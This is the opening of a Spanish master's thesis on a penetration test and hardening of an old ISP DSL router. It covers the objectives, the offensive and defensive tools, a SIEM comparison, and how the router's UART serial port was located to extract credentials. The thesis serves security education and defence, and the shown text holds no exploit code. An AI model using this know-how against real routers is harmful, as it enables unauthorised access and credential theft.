



UNIVERSITAT  
POLITÈCNICA  
DE VALÈNCIA



UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escuela Técnica Superior de Ingeniería Informática

Descubrimiento, explotación y securización de  
vulnerabilidades en un router de acceso a Internet

Trabajo Fin de Máster

Máster Universitario en Ingeniería Informática

AUTOR/A: Brotons Cabrera, Simón Ignacio

Tutor/a: Ripoll Ripoll, José Ismael

CURSO ACADÉMICO: 2024/2025



## Resumen

---

El presente proyecto aborda la problemática de la seguridad en las redes Wi-Fi desde el punto de vista ofensivo, localizando y explotando vulnerabilidades, y desde el defensivo, con el despliegue de una solución que mejoraría la seguridad toda la red.

El dispositivo central sobre el que versa el trabajo es un router comercial distribuido por una de las principales operadoras del país, que posiblemente siga en servicio en algunos emplazamientos donde se utilicen redes DSL, y que es vulnerable debido a su longevidad.

En lo que respecta al desarrollo del trabajo, en primer lugar, la fase de ataque se realizará siguiendo las fases de un test de penetración con el objetivo de encontrar vulnerabilidades o fallos de seguridad que permitan acceder y tomar control sobre el dispositivo. En segundo lugar, la fase defensiva del trabajo se pretende desplegar una solución para mostrar la forma de detectar y mitigar este ataque, así como mejorar la seguridad mediante la monitorización de eventos de seguridad.

Por último, se debe mencionar que, tanto para la parte defensiva como para la parte ofensiva se van a seguir estándares y guías de referencia en el sector, además de herramientas comerciales y de uso público utilizadas por empresas e instituciones actuales. De esta forma se garantiza que, el aprendizaje y las conclusiones extraídas de este trabajo pueden ser extrapolables a un entorno real.

**Palabras clave:** ciberseguridad, hacking, router, test de penetración, securización.

## Abstract

---

This project addresses the security of Wi-Fi networks from the offensive point of view, locating and exploiting vulnerabilities, and from the defensive point of view, with the deployment of a solution that would improve the security of the entire network.

The central device on which the project is carried on is a router distributed by one of the main operators in the country, it might still be in service in some locations where DSL networks are used, and it would be vulnerable due to its longevity.

Regarding the development of the work, firstly, the attack side will be carried out by following the steps of a penetration test with the aim of finding vulnerabilities or security flaws that would grant access and control over the device. Secondly, the defensive side of the work has the objective of deploying a solution to detect and mitigate this attack, as well as improving security by monitoring the network and generating security alerts.

Finally, it should be remarked that, for both sides of the project, it will be used publicly available tools, that are used by relevant companies and institutions, as well as renown guides and standards. All this ensures that the learning and conclusions drawn from this work can be extrapolated to a real environment.

**Keywords:** cybersecurity, hacking, router, pentest, securization.



## Tabla de contenidos

1. Introducción.....	9
Motivación .....	9
Objetivos .....	10
Metodología .....	10
Estructura.....	11
2. Herramientas y Tecnologías utilizadas.....	13
Herramientas para hacer hacking de hardware .....	13
Puerto serie .....	13
Convertidor UART-USB.....	13
Picocom .....	13
Estudio de herramientas de ataque .....	13
NMAP .....	13
Gobuster.....	14
Wireshark.....	14
Metasploit.....	14
Bettercap .....	14
Estudio de herramientas defensivas .....	15
Comparativa de soluciones SIEM .....	15
Wazuh.....	15
LevelBlue OSSIM .....	15
Graylog .....	15
Prelude .....	16
MozDef .....	16
Otras herramientas defensivas.....	18
Snort.....	18
OSSEC .....	18
3. Desarrollo del test de penetración .....	19
Enumeración.....	26
Enumeración con NMAP .....	26
Enumeración con GOBUSTER.....	31
Análisis de tráfico con WIRESHARK.....	33
OSINT.....	34
Evaluación de vulnerabilidades .....	37
Verb tampering .....	37
CVE-2009-3103 .....	38

Explotación.....	41
ARP Spoofing .....	41
Post-Explotación .....	46
4. Despliegue de medidas defensivas compensatorias .....	49
Propuesta de solución .....	49
Despliegue e integración de herramientas defensivas .....	50
Despliegue de Wazuh .....	50
Despliegue de agente de Wazuh.....	51
Despliegue de Snort .....	52
Integración de Snort con Wazuh.....	53
Configuración de Snort: .....	55
Configuración de respuesta en endpoint ante evento de Wazuh.....	57
Detección y mitigación del ataque.....	58
5. Conclusiones.....	61
Relación del trabajo desarrollado con los estudios cursados.....	61
Trabajos futuros .....	62
6. Referencias .....	63
7. Glosario .....	67
8. Anexos.....	69
Anexo I: custom-ar.py.....	69
Anexo II: Objetivos de Desarrollo Sostenible (ODS) .....	73

## Tabla de ilustraciones

Ilustración I Diagrama de amenazas. ....	19
Ilustración II Componentes del dispositivo. . . . .	20
Ilustración III Identificación de los pines. . . . .	21
Ilustración IV Conexión del convertidor UART con el dispositivo. . . . .	22
Ilustración V Diagrama de conexión dispositivo con el ordenador. ....	22
Ilustración VI Especificaciones del dispositivo. ....	23
Ilustración VII Proceso de arranque del dispositivo. ....	23
Ilustración VIII Versión de la herramienta BusyBox. . . . .	24
Ilustración IX Inicio de sesión a través del puerto serie. . . . .	24
Ilustración X Comandos ofrecidos a través de puerto serie. ....	24
Ilustración XI Credenciales WiFi de acceso al router. ....	25
Ilustración XII Credenciales de acceso al router. . . . .	25
Ilustración XIII Fichero /etc/passwd dispositivo. . . . .	25
Ilustración XIV Diagrama de enumeración por nmap. ....	26
Ilustración XV Resultado de comando nmap de enumeración. . . . .	27
Ilustración XVI Resultado de comando nmap buscando vulnerabilidades. ....	28
Ilustración XVII Prueba de acceso anónimo ftp. ....	29
Ilustración XVIII Prueba de credenciales ftp. ....	29
Ilustración XIX Problemas de acceso por ssh. . . . .	30
Ilustración XX Configuración de acceso por ssh. . . . .	30
Ilustración XXI Acceso por ssh. . . . .	30
Ilustración XXII Diagrama de enumeración de directorios. . . . .	31
Ilustración XXIII Enumeración de directorios con lista common.txt. . . . .	32
Ilustración XXIV Enumeración de directorios con lista directory-list-lowercase.2.3-small.txt. ....	32
Ilustración XXV Diagrama de análisis de tráfico. ....	33
Ilustración XXVI Conexión por navegador al dispositivo. ....	33
Ilustración XXVII Respuesta HTTP a introducción de credenciales. . . . .	34
Ilustración XXVIII Vulnerabilidad XSS encontrado en internet. ....	35
Ilustración XXIX Explotación de XSS encontrado en internet. ....	35
Ilustración XXX Explotación de XSS encontrado por cuenta propia. ....	36
Ilustración XXXI Diagrama de vulnerabilidad XSS... ..	36
Ilustración XXXII Diagrama de vulnerabilidad verb tampering. ....	37
Ilustración XXXIII Comando para comprobar a qué métodos responde el servidor. ...	37
Ilustración XXXIV Petición verb tampering desde burp suite. ....	38

Ilustración XXXV Código del servidor que controla los métodos utilizados en peticiones HTTP. ....	38
Ilustración XXXVI Diagrama de explotación CVE-2009-3103. ....	39
Ilustración XXXVII Comando para generar shellcode a partir del código de un reverse shell. ....	39
Ilustración XXXVIII Petición malformada. ....	40
Ilustración XXXIX Código que inyecta la petición. ....	40
Ilustración XL Configuración de la explotación de CVE-2009-3103 con Metasploit. ...	40
Ilustración XLI Explotación CVE-2009-3103 con Metasploit. ....	41
Ilustración XLII Explotación CVE-2009-3103 con otros reverse shell desde Metasploit. ....	41
Ilustración XLIII Diagrama de ataque ARP Spoofing. ....	42
Ilustración XLIV Tabla ARP máquina víctima. ....	42
Ilustración XLV Explotación de ARP Spoofing mediante herramienta bettercap. ....	43
Ilustración XLVI Explotación de ARP Spoofing mediante herramienta bettercap. ....	44
Ilustración XLVII Tabla ARP equipo víctima post explotación. ....	44
Ilustración XLVIII Sniffing de tráfico con Wireshark. ....	45
Ilustración XLIX Petición de HTTP enviada por el equipo víctima con las credenciales. ....	45
Ilustración L Decodificación de credenciales. ....	45
Ilustración LI Explotación de busybox con comillas. ....	46
Ilustración LII Explotación de busybox con OR. ....	46
Ilustración LIII Error por timeout en busybox. ....	47
Ilustración LIV Reverse shell en busybox. ....	47
Ilustración LV Sistema de archivos dispositivo. ....	47
Ilustración LVI Diagrama de propuesta de solución. ....	49
Ilustración LVII Instalación de Wazuh. ....	50
Ilustración LVIII Login de Wazuh. ....	50
Ilustración LIX Configuración agente de Wazuh. ....	51
Ilustración LX Agente de Wazuh configurado. ....	51
Ilustración LXI Endpoint registrado en SIEM. ....	52
Ilustración LXII Fichero de configuración de Snort. ....	52
Ilustración LXIII Comando para comprobar funcionamiento de Snort. ....	53
Ilustración LXIV Modificar configuración del agente de Wazuh en Snort. ....	54
Ilustración LXV Configurar el agente de Wazuh para que lea los logs de Snort. ....	54
Ilustración LXVI Comprobar estado del agente de Wazuh en máquina Snort. ....	55
Ilustración LXVII Comprobar que el SIEM tiene integrado la máquina Snort. ....	55



Ilustración LXVIII Recepción de logs de Snort. ....	55
Ilustración LXIX Activar reglas de preprocesado en Snort I. ....	55
Ilustración LXX Activar reglas de preprocesado en Snort II. ....	56
Ilustración LXXI Activar reglas de preprocesador para ARP Spoofing. ....	56
Ilustración LXXII Reglas de preprocesado de ARP Spoofing. ....	56
Ilustración LXXIII Logs generados por la detección de ARP Spoofing. ....	56
Ilustración LXXIV Comando creado en el servidor de Wazuh. ....	57
Ilustración LXXV Configuración de la respuesta activa en el servidor de Wazuh. ....	57
Ilustración LXXVI Comando ejecutado cuando se recibe la orden del servidor. ....	58
Ilustración LXXVII Diagrama de ataque ARP Spoofing fase de conexión. ....	58
Ilustración LXXVIII Diagrama de ataque ARP Spoofing fase de ataque. . ....	59
Ilustración LXXIX Detección de ataque ARP Spoofing. . ....	59
Ilustración LXXX Orden de respuesta activa recibida en el equipo víctima. ....	59
Ilustración LXXXI Tabla ARP del equipo víctima. ....	60
Ilustración LXXXII Diagrama de ataque ARP Spoofing ataque mitigado. ....	60

## 1. Introducción

En este capítulo se describe la motivación del proyecto, los objetivos y la metodología que se ha seguido para llevar a cabo el proyecto. Además de comentar la estructura que se ha seguido en todo el documento.

### Motivación

Actualmente la informática engloba un gran número de conceptos y ámbitos de trabajo. Tales son los ámbitos y las profesiones que puede desarrollar un egresado que el grado no alcanza a profundizar en todos. Este fue el caso que pude vivir personalmente con la rama de ciberseguridad.

Durante mis estudios de grado pude familiarizarme con la rama de desarrollo, que me permitió tener mi primer contacto con el mundo laboral en la forma de un convenio de prácticas. Con la finalización de este, decidí cursar unos estudios de posgrado que me permitieran ampliar mis conocimientos. Así es como llegué a conocer la rama de seguridad en la asignatura de Ciberseguridad durante el segundo año de máster. Pese a que sigo sintiendo interés por la parte de desarrollo software, tras finalizar la asignatura, he decidido virar mi trayectoria profesional hacia el ámbito de la seguridad, entrando a trabajar en una empresa dedicada a este sector y realizando este trabajo de fin de máster.

Todo este contexto deja vislumbrar las motivaciones personales, en lo que respecta a las motivaciones de aprendizaje y profesionales, los perfiles más demandados en las empresas de ciberseguridad son pentester y analista de seguridad. Este trabajo permite profundizar en ambos.

Por un lado, en lo que respecta al aprendizaje de técnicas de pentesting, se suele realizar en páginas de internet donde se proporciona entornos virtualizados preparados para ser vulnerados, este trabajo permite aplicar las técnicas aprendidas en estos entornos a un dispositivo real, permitiendo así un primer contacto con esta rama de trabajo.

Por otro lado, en el trabajo de analista, se suele trabajar en un entorno ya desplegado, con una metodología de trabajo definida y con unas labores del día a día que no permiten o fomentan la innovación. Por ello, este trabajo despierta un gran interés al crear un espacio en el que profundizar en el estudio de nuevas herramientas e indagar en otras ya conocidas.

## Objetivos

Este trabajo pretende realizar un estudio de la seguridad de un punto de acceso wifi comercial, así como abordar la seguridad en redes wifi mediante el uso de herramientas comerciales.

Desde un punto de vista técnico, se tiene como objetivos:

- Realizar un test de penetración para identificar posibles vulnerabilidades y evaluar la seguridad del router.
- Realizar una propuesta de medidas, que serviría para mejorar la seguridad de un entorno a mayor escala, en el que operara este dispositivo.

Por otro lado, como este trabajo surge en el contexto de un máster, se tienen una serie de objetivos personales de aprendizaje que complementan los objetivos técnicos:

- Llevar a cabo un test de penetración en un entorno real, distinto al de los laboratorios que se pueden encontrar en internet.
- Tener una primera toma de contacto con métodos de hacking de hardware y dispositivos empotrados.
- Despliegue y aprendizaje de herramientas utilizadas en el campo de la ciberseguridad.

## Metodología

Para llevar a cabo los objetivos establecidos en el estudio de seguridad, se puede seguir una metodología de trabajo estructurada en fases.

En primera instancia y como parte central del trabajo, se va a realizar un test de penetración de caja blanca, siguiendo las fases establecidas por Hack The Box (HTB)\*. Esta empresa define las siguientes fases en un test de penetración:

1. Enumeración: Se va a estudiar los posibles vectores de entrada al router que podría usar un atacante.
2. Evaluación de vulnerabilidades: Una vez descubiertos los posibles métodos de acceso, se va a probar a entrar por cada uno de ellos para determinar por qué vía se puede entrar .
3. Explotación: Una vez se ha determinado cuál o cuáles son las vías de entrada que se van a utilizar, se va a desarrollar el ataque necesario para vulnerar la seguridad del dispositivo.
4. Post-Explotación: Una vez accedido al router, se va a mostrar cómo obtener más privilegios de los otorgados en primera instancia por el S.O.
5. Estudio Movimiento lateral: no se va a desarrollar esta fase ya que el dispositivo no está conectado a otras máquinas.
6. PoC: Esta fase contempla la documentación y la creación de un reporte del pentest realizado, en este caso, la propia memoria conformaría esta fase.

Posteriormente, como este trabajo tienen como objetivo estudiar y profundizar en todos los ámbitos de la ciberseguridad, se realizará un estudio y despliegue de medidas

\*Se trata de una de las páginas de referencia para aprender hacking en internet, ofrece formación teórica, con módulos de aprendizaje autónomos y práctica con máquinas virtuales. Además, ofrece certificaciones para acreditar competencias en el sector

compensatorias que se podrían emplear para detectar el ataque realizado. Se llevará estas medidas de seguridad a una escala mayor que la simple protección del router, con estas medidas se pretenderá mejorar la seguridad en la red.

## **Estructura**

Este proyecto se divide en las siguientes secciones que se detallan a continuación.

En primer lugar, se puede encontrar una introducción al proyecto que explica los principales objetivos y motivaciones del proyecto.

En segundo lugar, se encuentra el detalle de las herramientas que se han utilizado para llevar a cabo cada parte del proyecto, herramientas de hacking hardware, pentest, monitorización, así como la justificación de la elección de algunas.

En tercer lugar, se va a realizar la fase del test de penetración, donde se identifican y se prueban posibles vectores de entrada, se realiza la intrusión y se obtienen privilegios en el dispositivo.

En cuarto lugar, una vez se conoce el ataque, se propone una serie de herramientas y medidas compensatorias que se van a desplegar para detectar el ataque y por qué podría ser necesario desplegar estas medidas.

Por último, se detallarán las conclusiones extraídas de este proyecto y qué trabajo futuro se podría realizar si se quisiera mejorar aún más la seguridad de este router.



## 2. Herramientas y Tecnologías utilizadas

En este apartado se dan a conocer las herramientas que se han usado para cada parte del trabajo realizado.

### Herramientas para hacer hacking de hardware

#### Puerto serie

Un puerto serie es un bus de comunicación que permite la transmisión de datos de manera secuencial, empleada para la transferencia de datos entre dispositivos electrónicos. Normalmente, cuenta con tres hilos para transmitir los datos y sincronizar la comunicación entre dispositivos. Estos son, la línea de datos, que recibe o envía datos, el reloj, que sincroniza el paso de datos y la Tierra, que establece una referencia de voltaje.

En el caso particular del router que se ha utilizado en este trabajo, el bus de comunicación es asíncrono y utiliza tres pines para la comunicación. Uno de transmisión, otro de recepción, y otro de GND. El pin de GND mantiene su función, la línea de reloj desaparece, ambos dispositivos deben conocer la velocidad de transmisión (baudios) para sincronizar la comunicación, y la línea de datos se divide, permitiendo el envío y recepción de datos simultáneo.

#### Convertidor UART-USB

Un convertidor UART-USB es un dispositivo hardware que permite la comunicación entre un puerto serie UART (Universal Asynchronous Receiver-Transmitter) y un puerto USB (Universal Serial Bus). Su función principal es facilitar la conexión de dispositivos que utilizan comunicación serie, como microcontroladores y módulos de comunicación, a computadoras o sistemas que solo tienen puertos USB.

#### Picocom

Picocom es un programa que se usa a por consola, utilizado principalmente para la comunicación con dispositivos serie. Se conecta a un puerto serie especificado, para permitir al usuario enviar y recibir datos. Además, ofrece diversas configuraciones, como la velocidad de baudios, paridad y número de bits.

### Estudio de herramientas de ataque

A continuación, se va a detallar qué herramientas se han utilizado para la fase ofensiva del trabajo, sus características y para que se usan en el sector de la ciberseguridad.

#### NMAP

Nmap es un programa de código abierto que se utiliza para la exploración y la auditoría de redes. Su función principal es descubrir hosts y servicios en una red, permite identificar qué dispositivos se encuentran en la red, su sistema operativo, los puertos que tiene abierto y los servicios que se alojan en estos puertos abiertos.

Es una herramienta esencial para cualquier test de intrusión, en especial se utiliza en la fase de enumeración.

### **Gobuster**

Se trata de una herramienta de enumeración de directorios de páginas web. Permite descubrir recursos ocultos en servidores web como pueden ser subdominios, directorios o archivos, de esta forma salen a la luz posibles vectores de entrada.

La herramienta requiere de listas de directorios, de forma que pueda iterar sobre esta para ir lanzando peticiones HTTP e ir anotando los códigos de respuesta. Conforme avanza la prueba, deja constancia de aquellos directorios que han respondido con código 200 o si se le indica cualquier otro que sea de interés para el pentester.

### **Wireshark**

Wireshark es una herramienta de análisis de protocolo de red ampliamente utilizada y reconocida en el ámbito de la ciberseguridad y la administración de redes. Se trata de un analizador de paquetes de código abierto que captura y muestra los datos que viajan a través de una red en tiempo real. Wireshark permite a los usuarios inspeccionar cada bit de tráfico de red, proporcionando una visión detallada del comportamiento y rendimiento de la red.

Entre sus funcionalidades destaca la captura de datos en tiempo real, el soporte de muchos protocolos, la capacidad de filtrado y la reconstrucción de sesiones y el seguimiento de flujos de comunicación.

Es una herramienta versátil que puede usar para diagnóstico de red, análisis de seguridad, monitoreo del rendimiento de la red... Está disponible para múltiples sistemas operativos y ofrece una interfaz de usuario intuitiva.

### **Metasploit**

Metasploit es una herramienta de código abierto ampliamente utilizada en ciberseguridad para pruebas de penetración y evaluación de vulnerabilidades. Su principal objetivo es facilitar la identificación de fallos de seguridad en sistemas y redes mediante la simulación de ataques reales.

Se utiliza mediante consola y permite cargar módulos ya creados con exploits, que se ajustan mediante parámetros para ser aplicados al entorno sobre el que se esté utilizando.

### **Bettercap**

Bettercap es una herramienta de código abierto diseñada para realizar ataques de red y pruebas de penetración. Permite a los usuarios llevar a cabo ataques de man-in-the-middle (MITM), en los que pueden interceptar y manipular el tráfico entre dos dispositivos. También ofrece funcionalidades para realizar escaneos de red, capturar paquetes, inyectar contenido malicioso y detectar dispositivos IoT.

## Estudio de herramientas defensivas

En este apartado se va a detallar qué herramientas han sido utilizadas para proteger la red y qué características tienen.

### Comparativa de soluciones SIEM

Existen numerosas herramientas SIEM que presentan diferencias en diversos aspectos. En este análisis, nos enfocaremos en aquellas que son de licencia gratuita y de código abierto.

#### Wazuh

Según su propia definición, Wazuh es una plataforma de seguridad de código abierto. Cumple con todos los requisitos de una herramienta de seguridad: monitorización, detección de intrusiones y análisis de seguridad. Así como las de una herramienta más avanzada securización de endpoints, caza de amenazas, respuesta ante incidentes y securización de entornos cloud.

Para la securización de endpoints incluye herramientas para monitorizar la configuración de dispositivos, mediante el uso de benchmarks del CIS; reglas de detección de malware y monitorización de archivos. En lo referente a la caza de amenazas, permite la detección automática de vulnerabilidades y la generación de reglas personalizadas para identificar nuevas amenazas.

Wazuh automatiza la respuesta ante incidentes ya que dispara eventos a partir del análisis continuo de logs. Por último, la herramienta permite integrar los contenedores de un despliegue cloud para que puedan beneficiarse de todas estas funcionalidades, así como la propia monitorización de estos entornos.

#### LevelBlue OSSIM

Se trata de un SIEM de código abierto que, además de recoger la información proveniente de dispositivos, tiene funcionalidades que permiten, descubrir activos y hacer inventario de recursos, descubrimiento de vulnerabilidades, detección de intrusiones, monitoreo basado en conducta y correlación de eventos. Amplia las capacidades de recolección de datos para mejorar las capacidades de defensa de quien lo utiliza. Está desarrollada y mantenida por la empresa que le da nombre, Levelblue, que a su vez colabora con AT&T para este proyecto.

#### Graylog

Graylog es otra plataforma de código abierto que permite la recolección y análisis de datos de los activos de la organización. Está diseñada para facilitar la búsqueda y el análisis de logs ofreciendo los medios para identificar rápidamente problemas y patrones gracias a sus capacidades de filtrado de logs. Entre sus puntos fuertes destaca su escalabilidad y capacidad de gestionar grandes volúmenes de datos, ya que usa bases de datos como Elasticsearch, que permiten el escalado horizontal y el procesamiento en paralelo de las consultas.



## **Prelude**

Prelude es una herramienta SIEM de código abierto respaldada por la compañía francesa Sopra Steria. Similar a otras herramientas, Prelude está diseñada para recolectar, clasificar y correlar la información que reciba. Según sus propios diseñadores, esta herramienta se diferencia por su interoperabilidad, gracias al uso del formato IDMEF que le permite operar con “todos los sistemas disponibles en el mercado”.

## **MozDef**

MozDef o Mozilla Defense Platform es una plataforma de código abierto desarrollada por Mozilla. Destaca por su arquitectura basada en microservicios, que, entre otros, usa colas RabbitMQ, para agiliza el paso de mensajes entre los componentes de la solución, VERIS marco para estandarizar la recolección y análisis de datos sobre incidentes de seguridad, y uWSGI supervisor de los nodos “trabajadores” que procesan las peticiones en la solución. Según define la propia Mozilla, tiene como objetivo “ir más allá que los sistemas SIEM tradicionales en la automatización de la respuesta ante incidentes, compartición de la información, flujo de trabajo, métricas y respuesta automática.

	Análisis y correlación	Reglas personalizadas	Alertas personalizadas ante incidentes	HIDS	API	Soporte entornos virtualizados	Arquitectura	Menor consumo de recursos	Facilidad de despliegue y mantenimiento
Wazuh	Verde	Verde	Verde	Verde	Verde	Verde	Agente-servidor	Verde	Verde
LevelBlue OSSIM	Verde	Verde	Verde	Rojo	Verde	Verde	Agente-servidor	Rojo	Rojo
Graylog	Verde	Verde	Verde	Rojo	Verde	Rojo	microservicio	Rojo	Verde
Prelude	Verde	Verde	Verde	Rojo	Verde	Verde	Agente-servidor	Rojo	Rojo
MozDef	Verde	Verde	Verde	Rojo	Verde	Verde	Agente-servidor	Rojo	Amarillo

Tabla I Comparativa de SIEMs. Elaboración propia.

\*Consumo de recursos de Wazuh Servidor 2GB y 1 CPU RAM | Agente 50MB – 200MB

\*Facilidad de despliegue tiene en cuenta documentación, guías y existencia de contenedores.

## Otras herramientas defensivas

### Snort

Snort es un sistema de IDS (detección de intrusos) e IPS (prevención de intrusos) de código abierto, está diseñado con el objetivo de monitorizar y analizar el tráfico de red para identificar actividades sospechosas o maliciosas, como intentos de intrusión, ataques de denegación de servicio (DoS) y otras. Snort es desarrollado por Cisco Systems, específicamente por el equipo de Talos Intelligence Group. Snort cuenta con un paquete básico de reglas para sus funciones de IPS/IDS creadas por la comunidad y permite la creación de reglas personalizadas.

### OSSEC

OSSEC es un HIDS (Host Intrusion Detection System). Permite realizar análisis de logs, detectar rootkits, supervisar el registro de Windows y la respuesta activa. Se puede usar en la mayoría de sistemas operativos como Windows, Linux, OS X, OpenBSD, FreeBSD y Solaris. Su arquitectura es centralizada y requiere de la instalación de un agente en el endpoint que recoja la información del dispositivo y alerte al servidor central cuando detecte una alerta.

En este trabajo se utiliza a través de la herramienta Wazuh y sus agentes, que incorporan esta herramienta en su ecosistema.

### 3. Desarrollo del test de penetración

En este apartado, se va a desglosar el test de penetración que se ha realizado para evaluar el estado de la seguridad del dispositivo, pero antes de ello, se va a poner en contexto qué partes del entorno y qué interacciones se consideran parte del test de penetración, y se va a explicar cómo se ha realizado una primera conexión por puerto serie.

En el siguiente diagrama de amenazas se detalla los actores, procesos e interacciones presentes en el entorno. Discrimina entre aquello que se considera un ataque y muestra las interacciones entre los actores y las interfaces del router, así como las interacciones entre los componentes del router. Se considera como firewall la funcionalidad del router que permite controlar los puertos, filtrado y el control de tráfico en general.




Ilustración | Diagrama de amenazas. Elaboración propia


Una vez se tiene el contexto sobre qué se considera un ataque, qué forma parte del test de penetración, qué elementos conforman el entorno y sus interacciones, se va a detallar como se ha realizado esa primera conexión al router, previa a la obtención de credenciales de WiFi.

Para ello, se ha comenzado conectando por puerto serie al router, para extraer las credenciales y obtener información sobre el dispositivo.

A partir de ahí, se ha comenzado con la fase de ataque, estando conectado por wifi al dispositivo y mediante las interfaces que este presentaba a los equipos conectados a su red.


A continuación, se detalla cómo se realiza la conexión por puerto serie. Para ello se ha abierto el router para identificar sus componentes. A primera vista, se puede identificar el puerto serie que ya viene soldado y con el pin de tierra etiquetado (recuadro negro), buscando los números de referencia sobre los circuitos integrados, se puede saber que el recuadro azul se corresponde con la memoria flash. Por tamaño y ubicación se puede suponer que el chip central (recuadro amarillo) será el procesador y por la ubicación de las antenas y el disipador en color plata, se podría suponer que el chip del cuadrado rojo se corresponde con la interfaz de red wifi. Por último, el circuito

integrado con el recuadro blanco, que se encuentra entre el procesador y la interfaz wifi no se ha podido identificar.



*Ilustración II Componentes del dispositivo. Elaboración propia.*

